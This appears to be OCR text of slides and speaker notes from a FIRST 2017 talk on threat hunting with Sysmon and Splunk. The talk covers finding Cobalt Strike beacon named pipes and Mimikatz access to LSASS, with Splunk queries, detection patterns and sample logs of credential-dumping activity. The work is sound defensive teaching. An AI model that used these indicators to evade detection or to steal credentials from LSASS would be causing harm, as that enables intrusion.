[redacted]\http-beacon_windows-exe_x64.exe	<Anonymous Pipe> \MSSE-583-server
[redacted]\http-beacon_windows-service-exe_x64.exe	\MSSE-8000-server
[redacted]\http-beacon_windows-exe_x86.exe	<Anonymous Pipe> \MSSE-107-server

C:\Windows\SysWOW64\rundll32.exe	<Anonymous Pipe> \APT666_8362 \APT999_4444 \APT999_7777 \msagent_8362 \status_4444

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 101

Here you see the PipeNames a bit larger for readability.
I used APT666 and APT999 just for fun, these are not actual Threat Groups known to us.



Detecting C2 usingNamed Pipes


- Search for Processes creating «known malicious» Named Pipes
  - with or without «default PipeNames»

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
    (PipeEvent "Pipe Created" (APT666 OR APT999))
| search (EventCode=17
    (PipeName="\\APT666*" OR PipeName="\\APT999*"))
| stats values(Image) AS Images values(PipeName) AS PipeNames
    count by TaskCategory ComputerName
```

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
    (PipeEvent "Pipe Created" (APT666 OR APT999 OR msagent OR status OR MSSE))
| search (EventCode=17
    (PipeName="\\APT666*" OR PipeName="\\APT999*" OR
     PipeName="\\MSSE-*-server*" OR PipeName="\\msagent_*" OR PipeName="\\status_*"))
| stats values(Image) AS Images values(PipeName) AS PipeNames
    count by TaskCategory ComputerName
```

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 102

So after finding the PipeNames used from the egress Beacon, we can search for these PipeNames used amongst all endpoints and processes.
Either including the default PipeNames (bottom) or just the custom ones (top).



Detecting C2 usingNamed Pipes

- Searching for «custom PipeNames» only

TaskCategory	ComputerName
Pipe Created (rule: PipeEvent)	[redacted]
Pipe Created (rule: PipeEvent)	[redacted]

Images	PipeNames	count
C:\Windows\SysWOW64\rundll32.exe	\APT666_8362 \APT999_4444 \APT999_7777	6
C:\Windows\SysWOW64\rundll32.exe	\APT666_8362 \APT999_4444	2


FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 103

Here is the result from just searching for custom PipeNames.
We see the same 3 PipeNames with count 6 from the first search, but also another client with 2 of the same PipeNames with count 2 below.
So we discovered another compromised client which is not connecting to the proxy for C&C.

Detecting C2 usingNamed Pipes

- Searching for «default & custom PipeNames»




TaskCategory	ComputerName	Images	PipeNames	count
Pipe Created (rule: PipeEvent)	[redacted]	C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN$\1949a70.exe \\127.0.0.1\ADMIN$\3bc0d5c.exe \\127.0.0.1\C$\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
Pipe Created (rule: PipeEvent)	[redacted]	C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN$\29ba879.exe \\127.0.0.1\C$\380ab42.exe	\APT666_8362 \APT999_4444 \MSSE-6684-server \MSSE-7891-server \MSSE-8798-server \msagent_8362 \status_4444	7
Pipe Created (rule: PipeEvent)	[redacted]	C:\[redacted]\http-beacon_windows-exe_x64.exe C:\http-beacon_windows-exe_x86.exe C:\[redacted]\http-beacon_windows-service-exe_x64.exe C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe	\MSSE-107-server \MSSE-192-server \MSSE-583-server \MSSE-8000-server	4

This is the result from searching default and custom PN’s

Detecting C2 usingNamed Pipes


- Searching for «default & custom PipeNames»



TaskCategory	ComputerName	Images	PipeNames	count
Pipe Created (rule: PipeEvent)	[redacted]	C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN$\1949a70.exe \\127.0.0.1\ADMIN$\3bc0d5c.exe	\APT666_8362 \APT999_4444 \APT999_7777	9

Images	PipeNames	count
C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN$\1949a70.exe \\127.0.0.1\ADMIN$\3bc0d5c.exe \\127.0.0.1\C$\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN$\29ba879.exe \\127.0.0.1\C$\380ab42.exe	\APT666_8362 \APT999_4444 \MSSE-6684-server \MSSE-7891-server \MSSE-8798-server \msagent_8362 \status_4444	7
C:\[redacted]\http-beacon_windows-exe_x64.exe C:\\http-beacon_windows-exe_x86.exe C:\[redacted]\http-beacon_windows-service-exe_x64.exe C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe	\MSSE-107-server \MSSE-192-server \MSSE-583-server \MSSE-8000-server	4

And we can see a third compromised host which was just using the default and no custom PN's.




Detecting Mimikatz (even file-less)

- Detecting ProcessAccess on LSASS.exe
- Idea by Mark Russinovich (RSA talk)

And now for the highlight of the talk (I hope)
let’s see how we can detect Mimikatz -- even file-less use – by using ProcessAccess event type
The idea was (first) mentioned by Mark Russinovich in his RSA talk this year

Detecting Mimikatz



Cyber Wardog Lab


by Roberto Rodriguez

Wednesday, March 22, 2017

Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10)

This approach was also blogged about in more details by Roberto Rodriguez (Threat Hunter Playbook)

Detecting Mimikatz



Mark Russinovich
@markrussinovich


You can detect Mimikatz stealing passwords by configuring Sysmon to watch Lsass.exe for process access:

```
Process accessed:
UtcTime: 2017-02-13 04:27:33.709
SourceProcessGUID: {889f23d9-35b2-58a1-0000-001005c7b900}
SourceProcessId: 2220
SourceThreadId: 4904
SourceImage: C:\demo\mimikatz.exe
TargetProcessGUID: {889f23d9-e575-58a0-0000-0010c64f0000}
TargetProcessId: 544
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1410
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5594|C:\Windows\system32\KERNELBASE.dll+1e865|C:\demo\mimikatz.exe+
665e2|C:\demo\mimikatz.exe+6594d|C:\demo\mimikatz.exe+66521|C:\demo\mimikatz.exe+49da8|C:\demo\mimikatz.exe+
49bc7|C:\demo\mimikatz.exe+499d1|C:\demo\mimikatz.exe+6bc45|C:\Windows\system32\KERNEL32.DLL+18102|C:
\Windows\SYSTEM32\ntdll.dll+5c5b4
```

Figure 15. Outdated Mimikatz Version

In his blog post he also included the tweet from Mark about this.

Detecting Mimikatz



What happened with this?

Final Thoughts

Once again, even though this is just part II of detecting In-memory Mimikatz, we are already coming up with another good indicator to reduce the number of false positives when hunting for it.

Based on our test today, we can say that if we want to detect the latest version of Mimikatz from a **ProcessAccess** event perspective, we should look for:


GrantedAccess: 0x1010

Now, if we still want to detect the current **Invoke-Mimikatz** versions used in projects such as PowerSploit and PowerShell Empire. We should also look for:

GrantedAccess: 0x1410

However, when looking for **0x1410**, there is a little bit more of tuning that needs to happen to filter all the noise. You will have to add extra exclusion rules to your Sysmon config. Also, I would suggest to look at the pattern of the **Trace Call field (Stack)** in your Sysmon EID 10 logs**.** As you can see in figure 23 below, In-Memory Mimikatz always has the same **CallTrace** pattern. Remember that Sysmon only shows the module used and the offset addresses. However, you can use either Process Monitor or Process Explorer to configure a public Microsoft Symbol Server and show you a better call stack with all the function names. You can learn how here. This Call Trace pattern could be useful with the right Regex to filter out all the noise (having some issues with Lucene regex in kibana).

He mentions using the values (hex) 1010 and 1410 for GrantedAccess for Mimikatz detection.



Detecting Mimikatz

- Search for ProcessAccess of LSASS.exe
  - GrantedAccess of: **0x1010, 0x1410, 0x143A**
  - CallTrace: **KERNELBASE.dll and (ntdll.dll or UNKNOWN)**


```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessAccess lsass.exe
| search TargetImage="*\\lsass.exe"
    ((GrantedAccess="0x1010" OR GrantedAccess="0x1410" OR GrantedAccess="0x143a")
        (CallTrace="*KERNELBASE.dll*" CallTrace="*UNKNOWN*") OR
        (CallTrace="*\\ntdll.dll+4bf9a*" CallTrace="*\\KERNELBASE.dll+189b7*"))
    CallTrace!="*\\fpb.tmp*" CallTrace!="*\\Win64RunProcesses.dll*" CallTrace!="*\\System.ni.dll*" CallTrace!="*\\msi.dll*"
    CallTrace!="*[redacted]
    CallTrace!="*
    CallTrace!="*
| rex field=CallTrace ".*\\\\ntdll.dll\+(?<NTDLL>[0-9a-fA-F]*)\|.*"
| rex field=CallTrace ".*\\\\KERNELBASE.dll\+(?<KRNLB>[0-9a-fA-F]*)[\|\(].*"
| eval CallTrace2 = replace(CallTrace, "\|", " ") | eval CTLen = len(CallTrace)
| where CTLen > 90
| rename SourceProcessId as srcPID | rename GrantedAccess as GrantAcc
| table _time ComputerName SourceProcessGUID srcPID SourceImage TargetImage GrantAcc NTDLL KRNLB CTLen CallTrace2
| sort _time
```

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 110

Here's the Splunk search we use for Mimikatz detection by searching for ProcessAccess of LSASS.
During my testing I also found 0x143A used by Mimikatz (in addition to 1010 & 1410), which is not yet publically described anywhere.
The query is looking in the CallTrace for either KERNELBASE.dll and NTDLL.dll with specific offsets or
KERNELBASE.dll and UNKNOWN, which appears when (shell-)code injection was used to run Mimikatz.
(A limit on the length of the CallTrace helps reduce the false hits better.)

Detecting Mimikatz


- Mimikatz executable from Github
  - File-based → No «UNKNOWN» from shellcode / injection



_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-10 16:19:36	[redacted]	{470B9880-C408-58C2-0000-0010E3F44529}	720	C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\lsass.exe	0x1010	4bf9a	189b7	536	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+66918 C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+66c85 C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+6683d C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+49dac C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+49beb C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+49943 C:\[redacted]\mimikatz_trunk\x64\mimikatz.exe+6bf85 C:\Windows\system32\kernel32.dll+159cd C:\Windows\SYSTEM32\ntdll.dll+2a561

Here the result of testing the Mimikatz executable, which is file-based and no UNKNOWN appears in the CallTrace.
The AccessGranted value is 1010.




Detecting Mimikatz

- Cobalt Strike Beacon's built-in Mimikatz «logonpasswords»
  - File-less → «**UNKNOWN**» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-08 14:13:07	[redacted]	{470B9880-0363-58C0-0000-0010B8D7D210}	8788	C:\Windows\system32\rundll32.exe
2017-03-08 22:34:42	[redacted]	{470B9880-78F1-58C0-0000-001048326C14}	3736	C:\Windows\system32\rundll32.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
